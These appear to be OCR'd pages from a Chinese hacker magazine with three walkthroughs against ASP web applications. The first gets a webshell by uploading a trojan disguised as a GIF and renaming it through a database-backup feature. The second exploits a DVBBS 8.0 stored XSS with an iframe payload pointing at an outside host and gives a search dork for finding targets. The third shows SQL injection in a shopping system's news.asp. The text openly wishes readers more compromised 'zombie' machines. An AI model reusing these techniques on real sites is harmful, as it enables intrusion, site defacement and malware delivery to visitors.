


图11　发生挂马

2、备份得到webshell

系统在上传的功能上防护的比较严密，不存在上传漏洞。不过其提供的备份功能却同样使我们得到webshell成为可能。

首先，我们在“商品管理”中添加一个商品信息，因为提供了上传图片的功能，所以我们可以先将ASP木马muma.asp改成muma.gif，然后通过正常的上传即可成功，如图12所示。




图12　将木马改成图片后上传成功

在发布完商品信息后，我们找到刚刚发布的信息，然后点击上传的图片右键，就可以得到这个图片在服务器中的地址，如图13所示。




图13　得到图片木马的地址

这里得到图片在服务器中的相对地址和文件名为bjxGpic/200762611301713811.gif，所以我们现在来通过备份得到webshell。如图14所示，当前路径填写图片在服务器中的相对地址，不过前面要加一个“../”，备份数据库目录我们可以不用更改，而数据库名称我们可以随便更改，不过前提是要以asp结尾，例如我改成muma.asp，然后点击“开始备份”就可以将木马备份出来了，所以我们只需要在URL中填入http://www.xxxx.com/ Databackup/muma.asp即可看到木马，如图15所示，得到了我们期待已久的webshell。




图14　数据库备份




图15　得到webshell

五、总结

总的来说，这个系统的安全性是比较差劲。虽然官方声称可以防御SQL注入、跨站等诸多漏洞，但事实并非如此。

首先在前台，系统也只是在频繁度非常高的页面中进行了简单的防御，而对于一些隐蔽的参数和不常见的页面都未进行过滤。所以导致了注入漏洞的出现，可以通过搜索inurl：gongqiu_view.asp就可以找出这个系统的注入漏洞，用工具非常轻易的得到了管理员的密码。

而在后台，程序员就更没有安全意识。只要进入后台我们就可以进行挂马，同时还可以利用备份得到webshell。

这个系统虽然经过了多次升级，但安全性依然如此差劲，可见国内的程序员对安全还是不太够重视，希望通过本文能够唤醒那些没有安全意识的朋友，同时也希望各位黑友通过本文得到更多的肉鸡。

编辑点评：

非常详细的一篇文章，对漏洞产生的原因分析的很清楚，利用方法也很不错，给脚本小子非常好的教程。

动网8.0跨站漏洞分析利用

文 樱花浪子[I.S.T]

从本文你可以学到：

1、动网8.0跨站原理

2、跨站利用

N久没看ASP代码了，都快忘的差不多了，闻听网上爆出动网8.0的跨站漏洞，俺吃了一惊，动网都出8.0了，俺才知道。看了一下网上给出的只是利用方法，并没有漏洞分析原理，俺赶紧从源码之家DOWN回了一套，为了不“蹂躏”无辜的网站，俺就拿俺的空间做实验了。

一、漏洞分析

漏洞产生在mymodify.asp文件的myface和face变量上，myface是赋值在**face**变量上的，关键代码在259到350行，下面是259到278的代码：

```
Face=Request.Form("myface")          '将myface指给了face
          width=Request.Form("width")       '取得宽度
          height=Request.Form("height")     '取得高度
          End If
Else
          Dvbbs.Forum_userface = Split(Dvbbs.Forum_userface,"|||")
          If Request.Form("face")="" Then
Face=Dvbbs.Forum_userface(0)&Dvbbs.Forum_userface(1)    '如果face为空就返回Dvbbs.Forum_userface零和一的数组，这个我们不用管它
          Else
                Face=Request.Form("face")
          End If
     End If
face=Dv_FilterJS(Replace(face,"'",""))    '将一些特殊符号过滤为空
face=Replace(face,"..","")
face=Replace(face,"\","/")                '将"\"变成"/"
face=Replace(face,"^","")
face=Replace(face,"#","")
face=Replace(face,"%","")
     face=Replace(face,"|","")
face=Left(face,200)
```

继续跟踪到350行代码：

```
  Rs("UserFace")=face
Rs("UserWidth")=Replace(width,"|","")
Rs("UserHeight")=Replace(height,"|","")
If Not Dvbbs.FoundIsChallenge Then Rs("UseRsex")=sex
Rs("UserSign")=Replace(Request.Form("Signature"),"|","")
Rs("UserPhoto")=Replace(Dv_FilterJS(Request.Form("userphoto")),"|","")
```

RS是Recordset对象创建的，Recordset在ASP脚本中表示从SQL查询返回的数据行，我们看到并没有过滤其他的。

二、漏洞利用

大家在GOOGLE搜索：“**intext:Version 8.0.0**”关键字就会找到很多DVBBS8.0的站，首先我们要注册一个账号，然后发十个帖子，因为只有发10个帖子才有权限编辑头像的，发完后我们来到：“用户控制面板”下的“资料修改”，在自定义头像地址中有自带的头像地址，我们在这里提交挂马代码，“**樱花浪子<iframe src=http://nohack.cn width=400 height=300></iframe>**”，如图1所示。

但是提交后却没有显示出来，我们查看一下源文件，原来是被IMG标签给屏蔽了，如图2。

这样我们只要提交：“**樱花浪子/"><iframe src=http://**




图1 尝试跨站代码




图2 跨站不成功

nohack.cn width=400 height=300></iframe><" 就OK了，




图3 显示挂的页面

提交后就会显示出来我们要挂的页面了，如图3。

这样别人在浏览我们的个人资料中就可以中马了，如图4。

到文章截稿的时候官方已经出补丁了，没有打补丁的朋友尽快去打吧，欢迎大家到我的博客或非安全的论坛和我交流。




图4 跨站成功

编辑点评：

偶开始也吃了一惊，不知不觉的动网都出到8.0版本啦~最近几期关注PHP的多了些，差点冷落了ASP，还好，动网又找个机会来表白了，"我是动网呀！怎么没人来找洞啦！"，忽忽，下次多关注下它吧。

网趣购物系统注入跨站漏洞解析

文 Sniperhg

从本文你可以学到：

1、网趣购物系统漏洞挖掘

2、注射利用和跨站利用解析

前些日子写了一些关于购物系统的毛病，这次也不例外，还是带一个关于购物系统的东西，这次的程序叫做：网趣购物系统(ACCESS)V4.0。程序界面如图1，简洁美观，不过想不通为什么要卖300元一套，这不是买了让人家去黑吗？



图1 界面

一.简单的注入点

首先我看了conn.asp，被无情的加了容错语句，admin目录下的文件我们都没有权限直接访问，而且用的都是session验证，没办法。用管理员账号密码登录后台，有备份功能，和动网的差不多，不过没有检查是否为合法的数据库，反正是大大的方便了我们，如图2。




图2 备份数据库

现在缺少的就是在前台找个漏洞搞到管理员的账号密码了。在首页看到带有参数的文件有list.asp和class.asp。看了class.asp的代码，提交的参数**anid**和**nid**都被IsNumeric函数过滤了(此函数用来检验参数是否为数字)，放弃。再看list.asp，同样，提交的参数id也被过滤了。换个版面看看，进入新闻中心，点击一个新闻，新闻是以弹出窗口的形式出现的。用IE的朋友要按Ctrl+N将其完全打开(我每次看到这种方式的窗口都有感觉它想隐藏什么，事实证明感觉是对的)。news.asp文件只有个参数id，查看代码：

```
<!--#include file="conn.asp"-->
<!--#include file="webconfig.asp"-->
..........省略无用代码..........
<%
dim newsid
newsid=request.QueryString("id")
set rs=server.CreateObject("adodb.recordset")
rs.open "select * from wq_news where newsid="&newsid,conn,1,3
rs("viewcount")=rs("viewcount")+1
rs.update
%>
```

这次id没有用IsNumeric过滤哦，我们可以注入的。通过查看数据库，发现存放管理员密码的表为wq_admin，字段有adminid,admin,password,flag四个。将注入点**http://127.0.0.1:8000/wangqushop4/news.asp?id=1**添加到工具里去让它跑就行了，注意自己添加一个表名wq_admin。很快结果就出来了，如图3。

